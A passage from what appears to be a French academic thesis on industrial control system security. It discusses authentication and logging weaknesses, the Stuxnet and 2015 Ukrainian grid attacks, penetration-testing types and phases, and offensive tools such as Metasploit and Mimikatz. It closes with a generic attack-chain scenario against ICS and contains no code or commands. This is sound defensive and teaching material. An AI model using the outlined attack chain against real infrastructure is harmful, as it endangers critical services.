Les systèmes ICS présentent des vulnérabilités liées à l'authentification et aux autorisations, ce qui peut permettre aux attaquants d'accéder illégalement au système ou d'obtenir des privilèges excessifs. L'utilisation de mots de passe faibles ou par défaut pour les comptes d'utilisateur est une vulnérabilité majeure, car cela facilite l'accès non autorisé. L'absence de mécanismes d'authentification forte, tels que l'authentification à deux facteurs (2FA) ou l'authentification biométrique, augmente également les risques d'usurpation d'identité ou d'attaques par force brute. L'assignation excessive de privilèges peut conduire à une élévation non autorisée des privilèges, permettant aux attaquants d'accéder à des ressources sensibles ou critiques. En outre, la mauvaise gestion des comptes désactivés ou obsolètes peut offrir une porte d'entrée aux attaquants.

2.6.8 Vulnérabilités liées à l'absence de surveillance et de journalisation

L'absence de surveillance et de journalisation adéquates dans les systèmes ICS peut exposer ces systèmes à des vulnérabilités majeures. La détection insuffisante des activités suspectes rend difficile l'identification des tentatives d'accès non autorisées, des comportements anormaux des utilisateurs ou des modifications non autorisées des paramètres de configuration. De plus, l'absence de journalisation adéquate limite la capacité de reconstruire les événements passés et de retracer l'origine des incidents de sécurité. Cela peut entraver les enquêtes ultérieures et l'analyse des incidents. L'absence de surveillance appropriée rend également difficile la détection des menaces internes, telles que les utilisateurs malveillants ou les erreurs humaines. Enfin,

le manque de visibilité sur les activités malveillantes et l'absence de journalisation adéquate entravent la capacité à répondre efficacement aux incidents de sécurité en fournissant les informations essentielles pour une analyse approfondie.

2.7 Incidents de sécurité dans les ICS

Bien que la cybersécurité doive être l'une des tâches les plus prioritaires dans les systèmes SCADA d'aujourd'hui, il reste encore beaucoup à faire dans ce domaine. Il existe de nombreux exemples d'incidents passés, où des utilisateurs non autorisés tentent d'accéder à des systèmes SCADA en exploitant les vulnérabilités des systèmes. Une fois l'accès obtenu, les utilisateurs non autorisés peuvent contrôler ces systèmes, ce qui peut entraîner des catastrophes. Dans cette section, nous abordons certaines des cyber-attaques les plus connues contre les systèmes SCADA, en expliquant comment elles ont été menées et quelles en ont été les conséquences.

2.7.1 Stuxnet

Stuxnet, dont le nom est dérivé des mots-clés présents dans son code, est un ver informatique malveillant qui a été découvert pour la première fois en 2010. Son objectif principal était de cibler spécifiquement des systèmes de contrôle industriel hautement spécialisés, présents dans des infrastructures critiques nécessitant un niveau élevé de sécurité [29]. Stuxnet a été l'un des premiers logiciels malveillants conçus pour attaquer les systèmes de contrôle, marquant ainsi le début d'une nouvelle ère où les vulnérabilités des ICS sont devenues un sujet majeur dans le domaine de la cybersécurité [30].

Le ver Stuxnet se distingue par son attaque sophistiquée à plusieurs phases. Il a été spécifiquement conçu pour se propager vers trois types de cibles différents [31] [29] :

1. Machines Microsoft Windows.
2. Les applications logicielles industrielles Siemens Process Control System 7 (PCS7), Windows Control Center (WinCC) et Siemens Telecontrols Programming for Industry Applications 7 (STEP7) qui fonctionnent également sous Windows.
3. Les automates Siemens S7 qui étaient reliés à la fois aux machines précédentes et à des variateurs de fréquences spécifiques.

Les étapes suivantes décrivent comment Stuxnet s'est propagé et a causé des dommages aux automates ciblés [31] :

- La première phase consiste en l'infection initiale. Le ver Stuxnet a été placé à l'origine sur une (ou plusieurs) clé(s) Universal Serial Bus (USB) par ses attaquants. Le ver a pénétré dans les systèmes ciblés via une clé USB branchée sur un ordinateur par une personne mal intentionnée [31] [29]. Une fois qu'une machine est infectée par le ver, celui-ci infecte toutes les machines du réseau qui fonctionnent sous Microsoft Windows.
- Dans la deuxième phase de l'attaque, le ver identifiera sa deuxième cible, en vérifiant quelles machines Windows ont le logiciel industriel Siemens installé. Si le système n'est pas une cible, le ver reste en sommeil et n'infecte d'autres machines que si nécessaire.
- Lorsque le ver réussit à identifier sa deuxième cible, il passe à la troisième phase, en tentant d'accéder à Internet pour télécharger une version plus récente de lui-même. Qu'il soit mis à jour ou non, le ver passe à la quatrième phase de l'attaque en compromettant les automates Siemens (troisième cible) qui étaient reliés à la cible précédente et à des variateurs de fréquences spécifiques. Pour ce faire, il exploite les vulnérabilités "zero day", qui sont essentiellement des faiblesses logicielles qui n'ont pas été identifiées par les experts en sécurité.
- Les phases cinq et six sont généralement réalisées simultanément, car il s'agit essentiellement d'une attaque de type Man-in-the-Middle (MITM). Le ver commence par recueillir des informations sur le fonctionnement du système ciblé. Il va ensuite utiliser les informations recueillies pour prendre le contrôle des centrifugeuses connectées aux variateurs de fréquences (esclaves) reliés à l'automate (maître) en modifiant les requêtes de l'automate, les faisant tourner elles-mêmes jusqu'à la panne. Le ver fournit simultanément un faux retour d'information aux systèmes de surveillance, faisant croire aux opérateurs que tout fonctionne normalement [31].

Le ver Stuxnet était également doté d'un mécanisme d'autodestruction, lui permettant de se supprimer automatiquement. Bien qu'il ait été découvert auparavant, le ver avait été programmé pour s'autodétruire le 24 juin 2012 [29].

De plus, lors de sa découverte par une société biélorusse spécialisée dans la détection de logiciels malveillants en 2010, il a été constaté que le logiciel malveillant était signé avec l'un des deux certificats numériques volés à deux sociétés différentes, donnant ainsi l'impression que le logiciel était légitime et provenait d'une société réputée [31].
Après que plusieurs sociétés de sécurité aient commencé à inverser le code, elles ont découvert que le ver nécessitait la connexion de variateurs de fréquences esclaves spécifiques aux automates Siemens S7. Le ver ne pouvait lancer ses phases finales que sur les systèmes PLC connectés à des variateurs de fréquences spécifiquement vendus par Vacon (fournisseur finlandais) et Fararo Paya (Iran). Pour avoir une cible plus spécialisée, le ver surveillait la fréquences des moteurs connectés et n'attaquait que les systèmes qui tournaient dans une plage spécifique, ce qui

montre à quel point le ver était sophistiqué [29].

Bien que les auteurs de Stuxnet n'aient jamais été officiellement identifiés, la taille et la sophistication du ver indiquent qu'il ne peut avoir été créé que par un État doté d'un centre de cybersécurité avancé. Il a été responsable de la destruction de près de 1 000 des 6 000 centrifugeuses nucléaires iraniennes, causant des milliards de dollars de dommages [31]. Depuis cette attaque, de multiples vers malveillants liés à Stuxnet ont été détectés. En 2011, des chercheurs hongrois ont découvert un ver nommé Duqu qui était conçu pour voler des informations sur les systèmes de contrôle industriels. En 2012, Kaspersky Lab a détecté un logiciel malveillant appelé Flame qui était censé détruire des fichiers provenant d'ordinateurs de sociétés pétrolières en Iran. En analysant le code malveillant, ils ont trouvé des traces d'un fichier nommé Flame (d'où le nom) qui était également présent dans les premières itérations de Stuxnet. Ils ont ensuite compris que Flame était un précurseur de Stuxnet qui, pour une raison ou une autre, n'avait pas été détecté. La même année, Kaspersky Lab a découvert Gauss. Gauss est un ver qui a également infecté des ordinateurs via des clés USB. Le ver ciblait les informations d'identification des banques libanaises, volant des fichiers et recueillant des mots de passe [31].

2.7.2 La panne de courant en Ukraine

En 2015, trois sociétés de distribution d'énergie en Ukraine ont été la cible d'attaques cybernétiques coordonnées, provoquant des coupures de courant et des perturbations majeures dans le réseau électrique. Ces attaques, menées à 30 minutes d'intervalle, ont touché environ 225 000 clients répartis dans différentes zones géographiques [32]. Durant plusieurs heures, les entreprises ont dû passer en mode de fonctionnement manuel pour faire face à la situation.

Ces attaques, considérées comme les premières à avoir réussi à mettre hors service un réseau électrique, ont été planifiées et exécutées de manière extrêmement sophistiquée et précise. Les autorités et les chercheurs ont émis l'hypothèse qu'elles étaient le résultat d'une équipe hautement financée et entraînée. Les attaquants étaient des stratèges expérimentés ayant consacré plusieurs mois à la préparation minutieuse de leur assaut. Leur approche comprenait plusieurs étapes complexes[33].

La première étape de l'attaque aurait commencé par une campagne de spear-phishing, ciblant spécifiquement le personnel informatique et les administrateurs système travaillant pour les entreprises responsables de la distribution d'électricité. Les employés ont reçu des e-mails contenant des pièces jointes malveillantes sous la forme de documents Word. Lorsque les employés ont ouvert ces pièces jointes, un pop-up leur demandant d'activer les macro-commandes apparaissait. En acceptant cette demande, un logiciel malveillant connu sous le nom de BlackEnergy3 infectait leurs machines et ouvrait une porte dérobée. Cette première attaque n'a

permis aux attaquants d'accéder qu'au réseau interne de l'entreprise, sans impact direct sur le réseau électrique lui-même.

Cependant, pour avoir un impact réel sur le réseau électrique, les attaquants devaient accéder aux systèmes de contrôle industriel (ICS) et plus précisément aux réseaux SCADA qui contrôlaient le réseau électrique. Pour y parvenir, les attaquants ont effectué une phase de reconnaissance prolongée et minutieuse, qui leur a permis de cartographier les réseaux et d'identifier des vulnérabilités potentielles. Ils ont réussi à accéder aux contrôleurs de domaine Windows, où ils ont collecté les informations d'identification des employés. Ces informations ont ensuite été utilisées pour établir une connexion à distance aux réseaux SCADA via un réseau Virtual Private Network (VPN).

Une fois infiltrés dans le réseau SCADA, les attaquants ont minutieusement préparé leur attaque. Ils ont commencé par reconfigurer les alimentations sans coupure (UPS) qui étaient responsables de l'alimentation de secours de deux centres de contrôle. Pendant la phase de reconnaissance, les attaquants ont découvert que chaque entreprise utilisait un système de gestion de la distribution différent. Ils ont étudié ces systèmes en détail et ont développé un firmware malveillant conçu pour remplacer le firmware légitime sur les convertisseurs série-éthernet associés à ces systèmes [33].

Une fois l'attaque prête, les attaquants ont utilisé les VPN compromis pour accéder aux systèmes SCADA et ont désactivé les systèmes ASI (Automated Switching Devices) qu'ils avaient déjà reconfigurés. Ils ont ensuite accédé à l'ordinateur d'un opérateur de contrôle, le déconnectant du panneau de contrôle et modifiant son mot de passe pour l'empêcher de se reconnecter. Avant de déconnecter les opérateurs, les attaquants ont lancé une attaque par déni de service téléphonique Telephony Denial Of Service (TDOS), visant à inonder les lignes téléphoniques et à empêcher les clients d'appeler pour signaler les pannes.
Grâce à la modification malveillante du firmware des convertisseurs, les opérateurs étaient incapables d'envoyer des commandes de contrôle à distance. De plus, un logiciel malveillant spécialement développé, connu sous le nom de KillDisk, a été utilisé pour effacer les données des ordinateurs des opérateurs et supprimer l'enregistrement de démarrage principal, rendant les ordinateurs inutilisables [33].

Ces attaques en Ukraine ont mis en évidence les graves vulnérabilités des ICS, en particulier dans le secteur de l'énergie. Elles ont souligné l'importance cruciale de renforcer la cybersécurité des infrastructures critiques et ont incité de nombreux pays et organisations à prendre des mesures concrètes pour prévenir de telles attaques à l'avenir.

2.8 Test d'intrusion dans les environnements ICS

Les tests d'intrusion, également connus sous le nom de pentests, sont une méthode essentielle pour évaluer la sécurité des systèmes informatiques en détectant les vulnérabilités exploitées par les attaquants malveillants. En simulant des attaques réelles, ces tests permettent d'évaluer le niveau de risque et de mettre en place des mesures de protection appropriées. Ils comprennent la recherche de vulnérabilités ainsi que l'utilisation d'exploits, des programmes informatiques visant à obtenir un accès non autorisé à un système cible. Les tests d'intrusion peuvent être effectués par des entreprises de sécurité spécialisées ou en utilisant des outils open source. Ils jouent un rôle crucial dans la protection des systèmes contre les attaques potentielles et doivent être effectués régulièrement pour maintenir la sécurité du réseau [34].

2.8.1 Avantages des tests d'intrusion ICS

Les tests d'intrusion ICS offrent de nombreux avantages pour garantir la sécurité des systèmes industriels.

- **Identification des vulnérabilités exploitables :** Les tests d'intrusion ICS permettent d'identifier les vulnérabilités spécifiques des systèmes ICS qui pourraient être exploitées par des attaquants. En simulant des attaques réelles, ces tests révèlent les failles de sécurité potentielles, offrant ainsi une vision claire des risques encourus.
- **Développement de contrôles de sécurité :** Les tests d'intrusion ICS aident les organisations à développer et à mettre en œuvre des contrôles de sécurité appropriés pour atténuer les vulnérabilités identifiées. En comprenant les faiblesses de leur infrastructure ICS, les organisations peuvent renforcer leurs mesures de sécurité et mettre en place des stratégies de défense solides.
- **Amélioration de la posture de sécurité :** Les tests d'intrusion ICS permettent d'améliorer la posture de sécurité globale des organisations. En évaluant la résistance de leurs systèmes aux attaques, elles peuvent identifier les domaines où des améliorations sont nécessaires et prendre des mesures proactives pour renforcer leur sécurité.
- **Conformité aux réglementations de sécurité :** Les tests d'intrusion ICS aident les organisations à se conformer aux réglementations de sécurité en vigueur. En effectuant régulièrement des tests, les entreprises peuvent démontrer leur engagement envers la sécurité et répondre aux exigences des normes et réglementations spécifiques applicables à leur secteur.

2.8.2 Défis des tests d'intrusion ICS

Malgré leurs avantages, les tests d'intrusion ICS peuvent également faire face à certains défis :

- **Complexité des systèmes ICS :** Les systèmes ICS sont souvent complexes et interconnectés, ce qui les rend difficiles à tester de manière exhaustive. Ils peuvent inclure une variété de composants tels que des dispositifs industriels, des réseaux spécifiques et des logiciels propriétaires. Tester chaque élément de manière approfondie peut représenter un défi technique important.
- **Manque d'experts en tests d'intrusion ICS qualifiés :** Il existe une pénurie d'experts qualifiés dans le domaine des tests d'intrusion ICS. Compte tenu de la spécificité et de la complexité de ces systèmes, il est crucial d'engager des professionnels hautement compétents et expérimentés pour mener des tests d'intrusion efficaces et précis.
- **Coût élevé :** Les tests d'intrusion ICS peuvent être coûteux en raison de la nécessité d'engager des experts qualifiés, d'acquérir des équipements spécialisés et de respecter les protocoles de test spécifiques. Les organisations doivent donc allouer des ressources adéquates pour réaliser ces tests tout en tenant compte de leur budget.

2.8.3 Types de tests d'intrusion dans l'environnement ICS

Dans l'environnement ICS, différents types de tests d'intrusion peuvent être utilisés en fonction des besoins spécifiques du propriétaire du système. Les trois principaux types sont les suivants : boîte noire (black-box), boîte blanche (white-box) et boîte grise (gray-box).

Boîte noire (Black-Box)

Le test de pénétration en boîte noire simule une attaque externe sans connaissance préalable du système. Les testeurs adoptent une perspective d'attaquant externe cherchant à pénétrer dans le réseau ICS. Ils ont une connaissance limitée de l'infrastructure, des systèmes d'exploitation et des applications utilisées. Ce type de test peut être comparé à un scénario où un attaquant externe tente de compromettre le système. Cependant, des précautions doivent être prises lors de la réalisation de tests de boîte noire dans un environnement ICS en production, car cela peut entraîner des perturbations indésirables et des dommages potentiels à la production. Il est recommandé d'effectuer ces tests dans des environnements de laboratoire ou dédiés similaires, où les dommages éventuels n'affectent pas les opérations en cours.

Boîte blanche (White-Box)

Le test de boîte blanche implique une connaissance approfondie du système testé, y compris les informations sur l'infrastructure, les systèmes d'exploitation, les applications, voire même l'accès au code source. Les testeurs peuvent simuler une attaque en utilisant des informations détaillées sur l'environnement ICS. Les tests de boîte blanche sont efficaces pour détecter les erreurs de sécurité et les vulnérabilités connues. Ils sont souvent utilisés pour évaluer la sécurité interne de l'entreprise, simulant une attaque menée par un employé malveillant ayant une connaissance approfondie du système. Cependant, les tests en boîte blanche peuvent manquer la perspective d'une attaque réelle provenant d'un attaquant externe, et il est essentiel de les réaliser dans des environnements de test et de développement pour éviter les risques pour la production.

Boîte grise (Gray-Box)

Le test de boîte grise se situe entre les concepts de boîte noire et de boîte blanche. Les testeurs disposent de certaines informations sur l'infrastructure et les systèmes, mais elles peuvent être partielles ou limitées. Dans un environnement ICS, il peut être difficile d'obtenir toutes les informations nécessaires pour effectuer un test d'intrusion complet. Les lacunes de communication entre les équipes opérationnelles, l'entreprise commanditaire des tests et l'équipe de pentest peuvent également compliquer l'obtention des informations requises. Les tests de boîte grise sont souvent utilisés lors des missions de test d'intrusion professionnelles, car ils permettent de minimiser les coûts et les erreurs. Cependant, il est important de noter que des dommages potentiels aux systèmes de production peuvent survenir lors de ces tests en raison de l'accès limité aux informations.

2.8.4 Méthodes de test d'intrusion dans l'environnement ICS

Test d'intrusion externe

Le test d'intrusion externe vise à identifier les vulnérabilités potentielles que les attaquants externes pourraient exploiter pour accéder aux systèmes ICS ou SCADA. Les professionnels de la sécurité utilisent des outils spécialisés pour simuler les méthodes utilisées par les attaquants potentiels depuis l'extérieur. L'objectif est d'identifier les vulnérabilités et de recommander des mesures de sécurité pour les corriger avant qu'elles ne soient exploitées. Ces tests simulent une attaque externe et visent à évaluer la résistance des systèmes ICS aux attaques provenant d'Internet.

Test d'intrusion interne

Les tests d'intrusion internes simulent une attaque menée par un utilisateur malveillant ayant un accès interne aux systèmes de l'entreprise. L'objectif est d'évaluer la résilience des systèmes ICS face aux attaques internes et externes. Cependant, ces tests doivent être réalisés avec prudence et en coordination avec les équipes opérationnelles pour minimiser les risques pour la production. Les tests internes cherchent à exploiter les failles du système afin de mettre en évidence les vulnérabilités et d'évaluer l'efficacité des mécanismes de défense.

Aspects	**Test d'intrusion interne**	**Test d'intrusion externe**
Objectif	Évaluer la sécurité du réseau et des systèmes internes	Évaluer la sécurité du réseau et des systèmes depuis l'extérieur
Emplacement	Réseau interne de l'entreprise	Réseau externe (Internet)
Portée	Limitée à l'environnement interne de l'entreprise	Inclut les systèmes accessibles depuis l'extérieur (Demilitarized Zone (DMZ), applications web, etc.)
Points d'attaque	Systèmes internes, accès physiques, ingénierie sociale	Systèmes exposés sur Internet, applications web, ingénierie sociale
Outils	Outils de test d'intrusion internes, scanners de vulnérabilités	Outils de test d'intrusion externes, scanners de vulnérabilités, exploits
Méthodologie	Recherche active de vulnérabilités, exploitation de systèmes internes, évaluation des mesures de sécurité internes	Recherche active de vulnérabilités, exploitation de systèmes accessibles depuis l'extérieur, évaluation des mesures de sécurité externes
Risques	Risque de perturbation des opérations internes	Risque de compromission des systèmes depuis l'extérieur
Prérequis	Accès autorisé au réseau interne de l'entreprise	Accès au réseau externe (Internet)
Recommandations	Renforcer les mesures de sécurité internes, sensibiliser le personnel, renforcer les contrôles d'accès internes	Renforcer les mesures de sécurité externes, tester régulièrement les systèmes accessibles depuis l'extérieur, surveiller les tentatives d'intrusion

Tableau 2.1 – Comparaison entre les tests d'intrusion internes et externes

2.8.5 Déroulement d'un test d'intrusion

- Phase de préparation et planification :

- Établir une relation étroite avec le client pour comprendre ses objectifs, ses attentes et les contraintes spécifiques liées au test d'intrusion.
- Définir clairement la portée du test d'intrusion, en identifiant les systèmes, les applications ou les réseaux à évaluer.
- Rassembler des informations sur l'environnement cible, y compris les adresses IP, les noms de domaine, les réseaux, les services, etc.
- Effectuer une analyse approfondie des risques pour identifier les principales zones à risque et déterminer les scénarios d'attaque potentiels.

- Phase de collecte de renseignements (reconnaissance) :
  - Utiliser des techniques de collecte de renseignements pour rassembler des informations sur la cible, telles que les adresses IP, les noms d'utilisateur, les mots de passe, les diagrammes réseau, les configurations système, etc.
  - Effectuer une analyse approfondie des informations collectées pour identifier les points d'entrée potentiels, les vulnérabilités connues, les relations entre les systèmes, etc.
  - Utiliser des techniques d'inspection pour détecter les services exposés, les machines vulnérables, les vulnérabilités liées à la configuration, etc.

- Phase de cartographie des vulnérabilités :
  - Utiliser des outils de balayage automatisés tels que Nessus, OpenVAS, Nexpose, etc., pour identifier les vulnérabilités connues dans les systèmes.
  - Effectuer des tests manuels pour détecter les vulnérabilités qui ne peuvent pas être détectées automatiquement, en utilisant des techniques d'analyse de code, de test de configuration, d'inspection physique, etc.
  - Prioriser les vulnérabilités identifiées en fonction de leur impact potentiel et de leur exploitabilité, en se concentrant sur celles qui sont les plus critiques.

- Phase d'exploitation des vulnérabilités :
  - Tenter d'exploiter les vulnérabilités identifiées pour accéder aux ressources sensibles, obtenir des privilèges élevés, contourner les contrôles de sécurité, etc.
  - Évaluer l'efficacité des mesures de sécurité en place en testant les contrôles d'authentification, les autorisations, les systèmes de détection d'intrusion, les mécanismes de chiffrement, etc.

- Phase de rapport :

- Préparer un rapport détaillé sur les résultats du test d'intrusion, y compris les vulnérabilités détectées, les exploits réussis, les recommandations d'amélioration de la sécurité, etc.
- Présenter les résultats du test d'intrusion au client, en expliquant les conclusions, les risques identifiés et les mesures de mitigation recommandées.

2.8.6 Outils utilisés pour les tests d'intrusions

Les tests d'intrusion sont réalisés à l'aide d'une multitude d'outils spécialisés qui permettent aux professionnels de la cybersécurité de détecter, d'analyser et d'exploiter les vulnérabilités dans les systèmes informatiques. Ces outils sont essentiels pour mener à bien un test d'intrusion et obtenir des résultats précis et exploitables.

- **Systèmes d'exploitation :** les tests d'intrusion peuvent être réalisés sur différents systèmes d'exploitation pour simuler des scénarios réalistes. Voici quelques exemples de systèmes d'exploitation couramment utilisés dans le domaine des tests d'intrusion :
  - MacOS X : Un système d'exploitation basé sur Unix largement utilisé sur les ordinateurs Macintosh. Il offre des fonctionnalités avancées en matière de sécurité et est souvent utilisé dans les environnements de développement.
  - Linux (Kali Linux) : Une distribution Linux spécialement conçue pour les tests de pénétration et la cybersécurité. Kali Linux est livré avec de nombreux outils préinstallés pour les tests d'intrusion, la récupération de données, l'analyse de vulnérabilités, etc.
  - Windows XP/7 : Les anciennes versions de Windows, telles que Windows XP et Windows 7, sont parfois utilisées dans les tests de pénétration pour évaluer la sécurité des systèmes hérités ou des environnements qui n'ont pas encore été mis à jour vers les versions les plus récentes.
- **Plateforme de virtualisation :**
  - VMware Workstation : Une plateforme de virtualisation permettant d'exécuter plusieurs systèmes d'exploitation simultanément sur une seule machine. Elle est utilisée pour créer des environnements de test virtuels et simuler des réseaux complexes lors des tests de pénétration.
- **Outils de reconnaissance :** la phase de reconnaissance est cruciale pour comprendre l'infrastructure cible, identifier les points d'entrée potentiels et collecter des informations sur les systèmes cibles. Les outils de reconnaissance sont utilisés pour obtenir des informations précieuses sur l'environnement à tester. Voici quelques-uns des outils couramment utilisés pour la reconnaissance :

- **Outils de reconnaissance passive :**
  - Google Hacking : Une technique qui consiste à utiliser des requêtes spécifiques sur Google pour trouver des informations sensibles, telles que des fichiers de configuration, des mots de passe par défaut, etc.
  - Shodan : Un moteur de recherche spécialisé dans la recherche d'appareils connectés à Internet. Il permet d'identifier les dispositifs vulnérables, tels que les caméras de sécurité, les serveurs, les routeurs, etc.
  - Whois : Un outil qui permet d'obtenir des informations sur un domaine, telles que le propriétaire, les serveurs Domain Name System (DNS), etc.
  - TheHarvester : Un outil utilisé pour collecter des informations sur les adresses e-mail, les noms de domaine et les sous-domaines associés à une organisation.
  - Wireshark : Un analyseur de protocoles réseau qui permet de capturer et d'analyser le trafic réseau. Il peut aider à identifier les vulnérabilités et les problèmes de sécurité.
- **Outils de reconnaissance active :**
  - Network Mapper (Nmap) : Un scanner de ports et de vulnérabilités utilisé pour identifier les services actifs sur un réseau, les versions des logiciels, etc.
  - Ettercap : Un outil de sniffing et d'interception de paquets utilisé pour les attaques de type "man-in-the-middle". Il permet d'analyser et de modifier le trafic réseau en temps réel.
  - Recon-ng : Un framework de reconnaissance qui automatise la collecte d'informations à partir de sources publiques et de services en ligne. Il permet de récupérer des informations sur les domaines, les adresses e-mail, les noms d'utilisateur, etc.
  - Maltego : Un outil de collecte d'informations et de visualisation des relations entre les entités dans un réseau. Il permet de tracer les connexions entre les adresses IP, les domaines, les noms d'utilisateur, etc.

- **Outils de threat modeling :** le threat modeling est une méthode utilisée pour identifier, évaluer et atténuer les menaces potentielles qui pourraient affecter un système. Voici quelques-uns des outils utilisés pour le threat modeling :
  - OWASP Threat Dragon : Un outil open source de modélisation des menaces qui permet de représenter les attaquants, les vulnérabilités et les contre-mesures.
  - Microsoft Threat Modeling Tool : Un outil permettant de modéliser les menaces et d'évaluer les risques dans les systèmes logiciels.

— Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) : Un référentiel maintenu par le MITRE Corporation, qui répertorie les techniques utilisées par les attaquants. Il fournit des informations sur les tactiques, les techniques et les procédures utilisées par les adversaires.

- **Outils d'analyse des vulnérabilités :** les outils d'analyse des vulnérabilités sont utilisés pour identifier les failles de sécurité dans les systèmes cibles. Ces outils scannent les applications et les infrastructures pour détecter les vulnérabilités connues. Voici quelques exemples d'outils couramment utilisés :
  — Nikto : Un scanner de vulnérabilités web qui recherche les failles de sécurité courantes dans les serveurs web.
  — Nessus : Un outil d'analyse des vulnérabilités réseau qui effectue des scans complets pour identifier les vulnérabilités et les configurations incorrectes.
  — OpenVAS : Une suite complète d'outils d'analyse de vulnérabilités pour identifier les failles de sécurité dans les réseaux et les applications.
  — Burp Suite : Une suite d'outils pour tester la sécurité des applications web en identifiant les vulnérabilités telles que les injections SQL, les failles XSS, etc.
  — OWASP ZAP : Un outil open source pour tester la sécurité des applications web en détectant les vulnérabilités et en générant des rapports détaillés.
- **Outils d'exploitation :** une fois que les vulnérabilités sont identifiées, les testeurs d'intrusion utilisent des outils d'exploitation pour démontrer l'exploitabilité de ces failles. Voici quelques-uns des outils d'exploitation couramment utilisés :
  — Metasploit : Un framework puissant utilisé pour le développement et l'exécution d'exploits dans le cadre de tests d'intrusion.
  — Aircrack-ng : Un ensemble d'outils pour tester la sécurité des réseaux sans fil en récupérant les clés de chiffrement Wired Equivalent Privacy (WEP) et Wi-Fi Protected Access (WPA)/WPA2.
  — Hydra : Un outil de bruteforce utilisé pour tester la force des mots de passe en effectuant des attaques par dictionnaire ou par force brute.
  — Core Impact : Un outil commercial de test d'intrusion qui permet de simuler des attaques avancées pour évaluer la sécurité d'un système.
  — SQLmap : Un outil automatisé pour l'exploitation des failles de sécurité des bases de données Structured Query Language (SQL), telles que les injections SQL.
  — DirBuster : Un outil utilisé pour découvrir des fichiers et des répertoires cachés sur un serveur web.

- **Outils de post-exploitation :** une fois qu'un système est compromis, les outils de post-exploitation sont utilisés pour maintenir l'accès, collecter des informations supplémentaires et étendre la compromission. Voici quelques exemples d'outils utilisés pour la post-exploitation :
  - Meterpreter : Un module du framework Metasploit utilisé pour maintenir l'accès à distance à un système compromis.
  - PowerSploit : Une collection d'outils PowerShell conçus pour l'exploration, l'exploitation et la post-exploitation des systèmes Windows.
  - Mimikatz : Un outil permettant de récupérer les informations d'identification stockées en mémoire sur les systèmes Windows.
  - BloodHound : Un outil d'analyse de domaine actif qui aide à identifier les chemins de compromission potentiels dans un environnement Active Directory.
  - Empire : Un outil de post-exploitation utilisé pour la gestion et le contrôle à distance des systèmes compromis.

Les tests d'intrusion s'appuient sur une large gamme d'outils pour identifier les vulnérabilités, évaluer les risques et fournir des recommandations pour renforcer la sécurité. Les outils mentionnés sont parmi les plus utilisés par les professionnels de la cybersécurité, mais il existe de nombreux autres outils disponibles pour répondre à des besoins spécifiques.

2.8.7 Scénarios de pénétration externe et tests d'intrusion dans l'environnement ICS

Les scénarios de pénétration externe dans les ICS présentent un risque significatif pour la sécurité des infrastructures critiques. Comprendre les techniques et les étapes utilisées par les attaquants peut aider les professionnels de la sécurité à renforcer la résilience des ICS en identifiant les vulnérabilités et en mettant en œuvre des mesures de sécurité appropriées. Cette section explore un scénario de pénétration externe dans les ICS, mettant en évidence les principales étapes et techniques utilisées par les attaquants.

Reconnaissance

La première étape d'une attaque de pénétration externe consiste généralement à collecter des informations sur la cible. Les attaquants utilisent diverses techniques pour recueillir des informations sur l'ICS et identifier les vulnérabilités potentielles :

- Analyse des enregistrements DNS et recherche d'informations publiquement disponibles pour comprendre l'architecture du réseau de l'ICS.

- Exploration des réseaux sociaux et recherche d'informations sur les employés pour obtenir des informations pouvant être utilisées dans des attaques d'ingénierie sociale.
- Analyse des infrastructures de réseau exposées publiquement pour identifier les points d'entrée potentiels.

Phishing et ingénierie sociale

Une fois que les attaquants ont obtenu des informations sur la cible, ils peuvent utiliser des techniques de phishing et d'ingénierie sociale pour tromper les utilisateurs et obtenir un accès non autorisé à l'ICS :

- Envoi d'e-mails d'hameçonnage contenant des pièces jointes malveillantes ou des liens vers des sites Web compromis.
- Utilisation de techniques d'ingénierie sociale pour manipuler les utilisateurs et obtenir des informations sensibles ou des identifiants de connexion.

Analyse des vulnérabilités

Une fois que les attaquants ont obtenu un accès initial à l'ICS, ils analysent les vulnérabilités pour étendre leur emprise :

- Utilisation d'outils d'analyse de vulnérabilités (Nessus, OpenVAS) pour identifier les failles de sécurité connues dans les systèmes de l'ICS.
- Recherche de vulnérabilités spécifiques aux logiciels utilisés dans les ICS (par exemple, des vulnérabilités dans des versions spécifiques de logiciels de contrôle industriel).
- Identifier les points d'entrée potentiels en recherchant des vulnérabilités connues dans les ICS, comme des systèmes obsolètes, des configurations par défaut, des ports ouverts, etc.
- Utiliser des outils d'analyse de vulnérabilités tels que Nessus, OpenVAS ou des scripts personnalisés pour identifier les faiblesses des ICS.
- Effectuer des recherches sur les failles de sécurité spécifiques aux fournisseurs ou aux protocoles utilisés dans les ICS.
- Examiner les configurations par défaut et les paramètres de sécurité des systèmes ICS pour identifier les faiblesses potentielles.

Exploitation des vulnérabilités

Après avoir obtenu un accès initial et identifié les vulnérabilités, les attaquants passent à l'étape d'exploitation de ces vulnérabilités pour prendre le contrôle des systèmes de contrôle industriel :

- Utilisation d'exploits spécifiques pour les vulnérabilités identifiées, y compris les failles de sécurité connues dans les logiciels ou les protocoles utilisés dans les ICS.
- Exploitation des faiblesses de configuration, telles que l'utilisation de mots de passe faibles ou par défaut, l'absence de contrôles d'accès appropriés, etc.
- Utilisation d'outils d'injection de code pour exécuter du code malveillant sur les systèmes ICS.
- Exploitation des vulnérabilités zero-day, qui sont des failles de sécurité inconnues du public et pour lesquelles aucun correctif n'est disponible.

Établissement de la persistance

Une fois que les attaquants ont réussi à compromettre les systèmes ICS, ils cherchent à établir une présence durable pour maintenir l'accès et poursuivre leurs activités malveillantes :

- Installation de logiciels malveillants persistants sur les systèmes ICS, tels que des chevaux de Troie, des backdoors ou des rootkits.
- Modification des configurations du système pour maintenir l'accès même après un redémarrage ou une réinitialisation.
- Création de comptes d'utilisateur supplémentaires avec des privilèges élevés pour faciliter l'accès futur.

Mouvement latéral et élévation des privilèges

Les attaquants cherchent ensuite à étendre leur emprise sur le réseau ICS et à obtenir des privilèges plus élevés pour accéder à des systèmes sensibles ou critiques :

- Exploration du réseau ICS pour identifier des systèmes supplémentaires à compromettre.
- Utilisation d'outils d'exploration et de recherche de mots de passe pour collecter des informations d'identification et accéder à d'autres systèmes.
- Exploitation de vulnérabilités sur les systèmes cibles pour obtenir des privilèges plus élevés.

Atteinte des objectifs

Une fois que les attaquants ont étendu leur emprise sur le réseau ICS et obtenu les privilèges nécessaires, ils peuvent poursuivre leurs objectifs malveillants :

- Modification des paramètres de contrôle industriel pour perturber ou saboter les opérations.
- Vol, altération ou suppression de données sensibles.
- Espionnage industriel en collectant des informations confidentielles sur les processus de fabrication ou les secrets commerciaux.
